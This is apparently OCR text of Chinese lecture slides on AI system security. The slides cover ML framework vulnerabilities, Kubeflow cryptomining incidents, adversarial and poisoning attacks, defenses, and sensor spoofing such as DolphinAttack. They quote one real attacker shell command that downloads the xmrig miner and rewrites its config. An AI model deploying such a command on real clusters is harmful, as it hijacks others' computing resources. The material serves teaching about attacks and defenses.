Caffe/Torch	opencv	CVE-2017-14136	integer overflow

Xiao Q, Li K, Zhang D, and Xu W, “Security risks in deep learning implementations”, in *proceedings of IEEE Security and Privacy Workshops (SPW)*, 2018.

环境接触带来的漏洞

可移植软件容器带来的安全漏洞

节点劫持

Kubeflow 是一个开源项目，最初是在 Kubernetes 上运行 TensorFlow 作业的项目，已成为在 Kubernetes 中运行机器学习任务的热门框架。

由于机器学习任务的节点通常相对强大，使得用于机器学习任务的 Kubernetes集群成为加密货币挖矿的完美目标。

2020年 4 月，微软Acure安全中心观察到公共存储库在许多不同的集群上部署了可疑映像。

```
/bin/sh -c wget https://github.com/xmrig/xmrig/releases/download/v5.9.0/xmrig-5.9.0-xenial-
x64.tar.gz &&  tar xvzf xmrig-5.9.0-xenial-x64.tar.gz &&      cd xmrig-5.9.0 &&      sed -i
's/"url": *"[^"]*",/"url": "[redacted]",/' ./config.json &&   sed -i
's/"user": *"[^"]*",/"user": "[redacted]",/' ./config.json &&    sed -i 's/"pass":
*"[^"]*",/"pass": [redacted]/' ./config.json &&      sed -i 's/"donate-level": *[^,]*,/"donate-level":
1,/' ./config.json &&   sed -i 's/"tls": *[^,]*,/"tls": true,/' ./config.json
```

环境接触带来的漏洞

可移植软件容器带来的安全漏洞

部署恶意容器

攻击者在kubeflow中创建Jupyter应用服务时，可以通过加载自定义的恶意Jupyter映像实现攻击。同时，攻击者也可以在Jupyter中编写新的python代码来部署恶意容器，这会进一步扩大攻击者操作数据及代码的权限，甚至可以危害机器学习模型本身的安全



第3节 算法安全

- 人工智能算法简介
- 人工智能算法的鲁棒性安全
- 人工智能算法安全的分类维度
- 前沿的攻击与防御

人工智能系统面临的安全风险

艺术家、盐与车

英国艺术家
James Bridle



+

ATTACK →

“艺术家用一罐盐攻击了无人驾驶汽车”

人工智能系统面临的安全风险

British (but Athens-living) artist James Bridle illustrates the limits of knowledge without context — an issue we'll be coming back to a lot in this age of artificial “intelligence.”

人工智能系统面临的安全风险



Uber自动驾驶汽车事故
Tempe, Arizona. 2018.3.18

Tesla Model X自动驾驶汽车事故
California. 2018.3.23

Google旗下Waymo的自动驾驶汽车事故
Chandler, Arizona. 2018.5.4

Tesla Model S 自动驾驶事故
South Jordan, Utah. 2018.5.11

人工智能算法简介

以卷积神经网络为例的智能算法

➢在图像处理中，图像是以二维矩阵的形式输入到神经网络中，因此我们需要二维卷积

一个输入信息$\boldsymbol{X}$和滤波器$\boldsymbol{W}$的二维卷积定义为

$$\boldsymbol{Y} = \boldsymbol{W} * \boldsymbol{X},$$

$$y_{ij} = \sum_{u=1}^{U} \sum_{v=1}^{V} w_{uv} x_{i-u+1, j-v+1}.$$

$$\begin{bmatrix} 1 & 1 & 1 & 1 & 1 \\ -1 & 0 & -3 & 0 & 1 \\ 2 & 1 & 1 & -1 & 0 \\ 0 & -1 & 1 & 2 & 1 \\ 1 & 2 & 1 & 1 & 1 \end{bmatrix} * \begin{bmatrix} 1 & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 0 & -1 \end{bmatrix} = \begin{bmatrix} 0 & -2 & -1 \\ 2 & 2 & 4 \\ -1 & 0 & 0 \end{bmatrix}$$



人工智能算法简介

以卷积神经网络为例的智能算法

➢利用卷积作为特征提取器



➢不同的卷积配置



人工智能算法简介

以卷积神经网络为例的智能算法

➢用卷积层代替全连接层



➢多个卷积核进行特征映射



$$Z^p = W^p \otimes X + b^p = \sum_{d=1}^{D} W^{p,d} \otimes X^d + b^p,$$

$$Y^p = f(Z^p).$$

人工智能算法简介

以卷积神经网络为例的智能算法

➢卷积网络的典型结构



卷积网络是由卷积层、汇聚层、全连接层交叉堆叠而成

- ✓ 趋向于小卷积、大深度
- ✓ 趋向于全卷积

➢基于卷积网络的表示学习





人工智能算法的鲁棒性安全

对于智能算法的鲁棒性安全，与之密切相关的主要包括三个层面，分别是：

- ✓人工智能算法的优化原理
- ✓人工智能算法的可解释性
- ✓人工智能算法的鲁棒性评估



人工智能算法的鲁棒性安全

算法优化原理

最优化问题（ Optimization Problem ）是指选择一组参数，在满足一系列约束条件下，使目标达到最优值的问题。优化问题广泛地存在于信号处理、图像处理、生产调度、任务分配、模式识别、自动控制和机械设计等众多领域。解决此类的问题的智能优化算法有很多，主要有以下几类：

- ➢ 进化类算法，包括遗传算法、免疫算法、差分进化算法等
- ➢ 群智能算法，包括蚁群算法、粒子群算法等
- ➢ 模拟退火算法
- ➢ 禁忌搜索算法
- ➢ 神经网络算法

本节以神经网络算法中的反向传播为例做简要介绍



人工智能算法的鲁棒性安全

算法优化原理

反向传播是一种与优化方法（如梯度下降法）结合使用，在训练阶段优化网络参数的方法。该方法针对所有参数计算损失函数的对应梯度，并将计算结果反馈给相应的优化算法来更新参数，以达到最小化损失函数的目的





基本思想：正向计算每一层的状态，直到最后一层；将最后一层状态与目标比较得到损失，反向传给前面每一层；根据损失，结合根据最优化方法更新参数

人工智能算法的鲁棒性安全

算法可解释性

机器学习顶会ICML2017给出的一个关于可解释性的定义是：

> Interpretation is the process of giving explanations to Human.

可解释性就是让人类了解模型做出某一决策的深层原因。在解决现实生活中的数据科学问题时，如果能够更透明地了解模型的决策过程，往往有助于人们对模型建立起一定程度的信任

模型的可解释性与模型的鲁棒性、安全性息息相关，不可解释有时会意味着危险。这是因为，我们不能将安全性像准确率那样量化为一个具体目标去优化它，而可解释性就能够为此提供一个努力的方向。例如无人驾驶领域，我们无法将模型训练到100%做出正确决策，但如果模型本身是可解释的，我们就能够分析风险出现的原因，从而规避风险



人工智能算法的鲁棒性安全

算法可解释性

建模之前的可解释性方法

此阶段的可解释性方法主要是为了让我们迅速而全面地了解数据分布的特征，如：

✓ 数据可视化：在建模之前，我们往往需要对数据的整体特征有一个直观的认识。可视化方法会帮助我们从各个角度理解数据的分布



✓ 寻找Prototypes和Criticisms：Prototype是指能够表示大部分数据的数据实例，Criticism是指不能由Prototype很好表示出的数据实例，通过相关算法（如MMD-critic）寻找这些典型例子有助于我们理解数据



人工智能算法的鲁棒性安全

算法可解释性

本身具备可解释性的模型

- 基于规则的方法: 如决策树模型
- 基于单个特征的方法: 主要是一些线性模型，如线性回归、逻辑回归、广义加性模型
- 基于实例的方法: 如*Bayesian Case Model*
- 稀疏性方法: 利用信息的稀疏性特质，将模型尽可能地简化表示，如*Graph-sparse LDA*





人工智能算法的鲁棒性安全

算法可解释性

使用可解释性方法对模型作出解释

如果选择了具有黑箱性质的深度学习模型，我们可以采用建模后的可解释性方法，如：

- ✓ 敏感性分析：检查模型对于哪个数据实例非常敏感。例如一个分类器，如果删除掉一个数据点，模型的决策边界有了剧烈的变化，那么模型对于这个数据点就是敏感的
- ✓ 隐层分析：通过对隐层运用一些可视化方法来将其转化成人类可以理解的有实际含义的图像，如CV领域的反卷积、反池化等等



反池化&反卷积

人工智能算法的鲁棒性安全

算法可解释性

基于可视化方法的模型解释

基于神经网络的智能算法往往具备结构复杂的特性，通过可视化的方法，有助于增进研究人员对模型结构以及模型训练过程的理解，如：

- ✓ 模型结构可视化：通过3D可视化来观察模型的各个细节
- ✓ 模型训练过程可视化：随着迭代次数的变化，训练过程中各层出现的实时变化



人工智能算法的鲁棒性安全

算法可解释性

基于可视化方法的模型解释

基于神经网络的智能算法往往具备结构复杂的特性，通过可视化的方法，有助于增进研究人员对模型结构以及模型训练过程的理解，如：

特征图在线性布局和网格布局之间转换



折叠卷积层的特征图输出



对全连接层进行边绑定



人工智能算法的鲁棒性安全

算法鲁棒性评估

- ➢ 深度学习领域的鲁棒性可以理解为模型对数据变化的容忍度，鲁棒性越高的模型，其识别噪声和对抗样本的准确率越高
- ➢ 鲁棒性差的模型，在受到对抗攻击时，容易给出高可信度的错误结果
- ➢ 鲁棒性差的模型，在更换数据集时（如训练数据更换为测试数据或投入使用时的实际数据），性能往往表现出巨大的差异



人工智能算法安全的分类维度

由于视角的不同，人工智能算法在安全方面遇到的攻击可以从不同的分类维度进行划分，比如：

- 从网络结构是否公开透明的角度，针对人工智能算法的攻击可以分为白盒攻击、灰盒攻击、黑盒攻击
- 从攻击者是否操纵人工智能算法执行特定的错误行为方面，可以分为Target攻击和Non-Target攻击
- 从攻击的实现方式来说，可以分为基于梯度的攻击，基于优化的攻击等等

人工智能算法安全的分类维度

人工智能算法安全的分类维度

按照网络结构是否公开透明分类-白盒攻击

白盒攻击指的是攻击者能够获知机器学习所使用的算法，以及算法所使用的参数。攻击者在产生对抗性攻击数据的过程中能够与机器学习的系统有所交互。也就说，攻击者可以将样本送入模型中以获取梯度等信息，然后依据这些信息对输入进行调整



白盒逃避攻击示意

人工智能算法安全的分类维度

按照网络结构是否公开透明分类-黑盒攻击

黑盒攻击指的是攻击者对攻击的模型的内部结构，训练参数，防御方法（如果加入了防御手段的话）等等一无所知，只能通过输出输出与模型进行交互。通常，攻击者会使用one-pixel-attack暴力攻击或使用迁移样本进行攻击。这里的迁移样本指的是，对抗样本往往是可迁移特性，即针对机器学习模型A构造的对抗性图像，也会有很大的比例能欺骗机器学习模型B



黑盒逃避攻击示意

人工智能算法安全的分类维度

按照攻击者是否操纵人工智能算法执行特定的错误行分类-目标攻击

目标攻击（target attack）：生成的对抗样本被DNNs误分类为某个指定类别。目标攻击一般发生在多分类问题中



人工智能算法安全的分类维度

按照攻击者是否操纵人工智能算法执行特定的错误行分类-无目标攻击

无目标攻击（non-target attack）：生成的对抗样本识别结果和原标注无关，即只要攻击成功就好，对抗样本最终属于哪一类不做限制。因为无目标攻击有更多的选择和更大的输出范围，所以比目标攻击更易实现



人工智能算法安全的分类维度

按照攻击的实现方式分类-基于梯度的攻击

基于梯度的攻击是考虑模型对样本的梯度，根据梯度的方向和大小等对样本进行调整，进而达到使损失函数增大的目的，常见方法有FGSM（Fast Gradient Sign Method）、PGD（Project Gradient Descent）、MIM（Momentum Iterative Method）等

MNIST 数据集
在**FGSM攻击**前后的对比示意图



Fashion-MNIST 数据集
在**PGD攻击**前后的对比示意图



CIFAR-10 数据集
在**MIM攻击**前后的对比示意图

人工智能算法安全的分类维度

按照攻击的实现方式分类-基于优化的攻击

基于优化的攻击是将样本看作变量，通过训练模型等方式最优化某个函数；常见方法有CW（Carlini-Wagner Attack）

最优化两个条件

- 对抗样本与普通样本的相似度越大越好
- 对抗样本应该使得模型分类错，且错的那一类的概率越高越好

$$r_n = \frac{1}{2}(\tanh(\omega_n) + 1) - X_n$$

$$\min_{\omega_n} \|r_n\| + c \cdot f(\frac{1}{2}(\tanh(\omega_n) + 1))$$

Where $f(x') = \max(\max\{Z(x')_i : i \neq t\} - Z(x')_t, -k)$



前沿的攻击与防御

安全角度审视机器学习系统

机密性（Confidentiality）
- ✓ 模型隐私
- ✓ 数据隐私

完整性（Integrity）
- ✓ 数据投毒攻击（训练阶段）
- ✓ 对抗样本攻击（测试阶段）

可用性（Availability）
- ✓ 系统决策是否准确可靠

前沿的攻击与防御

人工智能系统中的信息传递



前沿的攻击与防御

前沿的攻击与防御

以投毒攻击为例的攻击概述

对于人工智能算法而言，我们需要提供大量的训练数据来优化算法的相关参数。**投毒攻击**就是从人工智能算法的优化原理，以及数据支持来作为前提的角度，实现攻击。具体来说，投毒攻击的实施者需要精心设计一个或者多个攻击样本。这些攻击样本一旦混入到人工智能算法的训练数据中，将会让人工智能算法失效



对于分类鱼和狗，向数据集中混入一个精心设计的狗类别图片，人工智能算法将会把所有的鱼类别图片错误识别为狗类别

前沿的攻击与防御

以投毒攻击为例的攻击概述

之所以将攻击样本混进训练模型中，能够使模型失效，是因为机器学习或深度学习模型是要学习训练样本的分布，同时假设训练样本和测试样本是同分布的。此时如果扰乱了训练数据的分布，自然会使模型对测试数据给出错误的输出

Training Data

≈

Testing Data

前沿的攻击与防御

投毒攻击与对抗攻击的区别

- 投毒攻击：强调的是通过混入特殊样本的形式，直接对模型进行修改，而不修改测试数据



投毒攻击不修改测试数据

- 对抗攻击：攻击者在不改变目标机器学习系统的情况下，通过构造特定输入样本以完成欺骗目标系统的攻击。如基于梯度的攻击方法FGSM等，均属于逃逸攻击



FGSM修改输入样本使模型将熊猫错判为长臂猿

投毒攻击实例1-基于反馈的攻击

基于反馈的攻击是指将用户反馈系统武器化，来攻击合法用户和内容。一旦攻击者意识到模型利用了用户反馈对模型进行惩罚(penalization)，他们就会基于此为自己谋利



如左图所示的交互系统，如果后台利用用户评价星级来调整模型，只要攻击者持续进行恶意打分，就会使模型误判，从而达到自己的目的

投毒攻击实例2-模型偏斜

Google反滥用研究团队的主管曾经介绍过发生在Google垃圾邮件分类器上的数据投毒攻击案例。一些最高级的垃圾邮件制造者试图通过*将大量垃圾邮件提交为非垃圾邮件*来使 Gmail 邮件分类器发生偏斜



2017 年 11 月底至 2018 年初，Gmail遭遇了至少 4 次大规模恶意攻击试图让分类器偏斜

面向支持向量机的投毒攻击

攻击目标：使训练好的支持向量机丧失在测试数据集上的准确性等价于，最大化支持向量机在测试数据集上的hinge损失函数

攻击方式：使向训练数据集中混入一个精心设计的毒药样本，即投毒攻击

具体实现：由于优化目标是非凸优化函数，使用梯度上升的方法去逐步迭代优化，进而设计出符合攻击目标的毒药样本



Battista B., Blaine N., and Pavel L., "Poisoning attacks against support vector machines", in Proceedings of ICML, 2012.

针对投毒攻击的防御措施

为了保障机器学习或深度学习分类模型在受到投毒攻击后的性能，可以在开发模型阶段选取一个干净的数据集，模拟一些投毒策略并据此进行防御。但是，由于可能的攻击空间几乎无限，所以并不能保证防御措施是安全的，即，不能保证一个对已知攻击集有效的防御将不会对新的攻击失效

为解决这个问题，研究人员提出了一个针对给定防御的攻击空间范围的框架。具体来讲，该框架的贡献主要为以下两点：

- 提出一种算法，寻找最坏情况下的攻击策略（即攻击强度最大）
- 提出一种鲁棒性度量方式，可用来求出固定防御策略下的攻击上界

Jacob S., Pang K., and Percy L., "Certified Defenses for Data Poisoning Attacks", in Proceedings of NeurIPS, 2017.

针对投毒攻击的防御措施

投毒攻击的防御

任务类型：二元分类

模型参数：θ

损失函数：Hinge Loss

$$l(\theta; x, y) = \max(0, 1 - y\langle\theta, x\rangle)$$

全局损失：$L(\theta; D) = \sum_{(x,y)\in D} l(\theta; x, y)$

已知：

1. 分布为p^*的干净数据集D_c
2. 投毒数据集D_p
3. 训练集 $D_c \cup D_p$

防御目标：寻找可行域$\mathcal{F}$，最小化投毒数据集上的损失

$$\theta_{Dp} = \text{argmin}_\theta\, L(\theta; (D_c \cup Dp) \cap \mathcal{F})$$

- 如果直接在$D_c \cup D_p$上训练，模型几乎不可能达到良好的效果：即使只有一个投毒点，在某些情况下也能任意改变模型；因此在防御时可以考虑数据筛选，即真正的训练集为$(D_c \cup D_p) \cap \mathcal{F}$，据此可以分为以下两类防御：
  - *固定的防御*：防御不依赖于D_p，如文本分类中筛除掉所有字典中未出现的单词
  - *依赖数据的防御*：防御取决于$D_c \cup D_p$

Jacob S., Pang K., and Percy L., "Certified Defenses for Data Poisoning Attacks", in *Proceedings of NeurIPS*, 2017.

人工智能系统面临的安全风险

推荐系统的投毒攻击

针对基于深度学习的推荐系统的投毒攻击，设计经过优化处理的针对基于深度学习的推荐系统的投毒攻击方法并评估其安全威胁



H. Huang et al. *Data Poisoning Attacks to Deep Learning Based Recommender Systems.* NDSS'21.

人工智能系统面临的安全风险

传感器数据欺骗

外置干对汽车的超声传感器造成干扰扰源[1]　　利用超声波干扰陀螺仪造成无人机坠机[2]





[1] *Can You Trust Autonomous Vehicles: Contactless Attacks against Sensors of Self-driving Vehicle*. DEFCON'14.
[2] Y. Son, et al. *Rocking Drones with Intentional Sound Noise on Gyroscopic Sensors*. USENIX Security'15.

人工智能系统面临的安全风险







"海豚音攻击"　：利用**超声波**对语音服务下达"静默"指令

G. Zhang et al. *DolphinAttack: Inaudible Voice Commands*. CCS '17.

人工智能系统面临的安全风险

Manuf.	Model	OS/Ver.	SR System	Attacks		Modulation Parameters		Max Dist. (cm)	
				Recog.	Activ.	f_c (kHz) & [Prime f_c] ‡	Depth	Recog.	Activ.
Apple	iPhone 4s	iOS 9.3.5	Siri	√	√	20–42 [27.9]	≥ 9%	175	110
Apple	iPhone 5s	iOS 10.0.2	Siri	√	√	24.1 26.2 27 29.3 [24.1]	100%	7.5	10
Apple	iPhone SE	iOS 10.3.1	Siri	√	√	22–28 33 [22.6]	≥ 47%	30	25
			Chrome	√	N/A	22–26 28 [22.6]	≥ 37%	16	N/A
Apple	iPhone SE †	iOS 10.3.2	Siri	√	√	21–29 31 33 [22.4]	≥ 43%	21	24
Apple	iPhone 6s ⋆	iOS 10.2.1	Siri	√	√	26 [26]	100%	4	12
Apple	iPhone 6 Plus ⋆	iOS 10.3.1	Siri	×	√	– [24]	–	–	2
Apple	iPhone 7 Plus ⋆	iOS 10.3.1	Siri	√	√	21 24-29 [25.3]	≥ 50%	18	12
Apple	watch	watchOS 3.1	Siri	√	√	20–37 [22.3]	≥ 5%	111	164
Apple	iPad mini 4	iOS 10.2.1	Siri	√	√	22–40 [28.8]	≥ 25%	91.6	50.5
Apple	MacBook	macOS Sierra	Siri	√	N/A	20-22 24-25 27-37 39 [22.8]	≥ 76%	31	N/A
LG	Nexus 5X	Android 7.1.1	Google Now	√	√	30.7 [30.7]	100%	6	11
Asus	Nexus 7	Android 6.0.1	Google Now	√	√	24–39 [24.1]	≥ 5%	88	87
Samsung	Galaxy S6 edge	Android 6.0.1	S Voice	√	√	20–38 [28.4]	≥ 17%	36.1	56.2
Huawei	Honor 7	Android 6.0	HiVoice	√	√	29–37 [29.5]	≥ 17%	13	14
Lenovo	ThinkPad T440p	Windows 10	Cortana	√	√	23.4–29 [23.6]	≥ 35%	58	8
Amazon	Echo ⋆	5589	Alexa	√	√	20-21 23-31 33-34 [24]	≥ 20%	165	165
Audi	Q3	N/A	N/A	√	N/A	21–23 [22]	100%	10	N/A

攻击对大部分智能移动终端均有效

人工智能系统面临的安全风险

针对视频监控系统YOLO的对抗性补丁

这种攻击可以恶意绕过监视系统，入侵者只要将一小块硬纸板放在身体前面，面向监视摄像头，就能不被监视系统发现

前沿的攻击与防御

人工智能系统中的信息传递



人工智能系统面临的安全风险



人工智能系统面临的安全风险

2,160,000 -> 52,441 (2.43%)

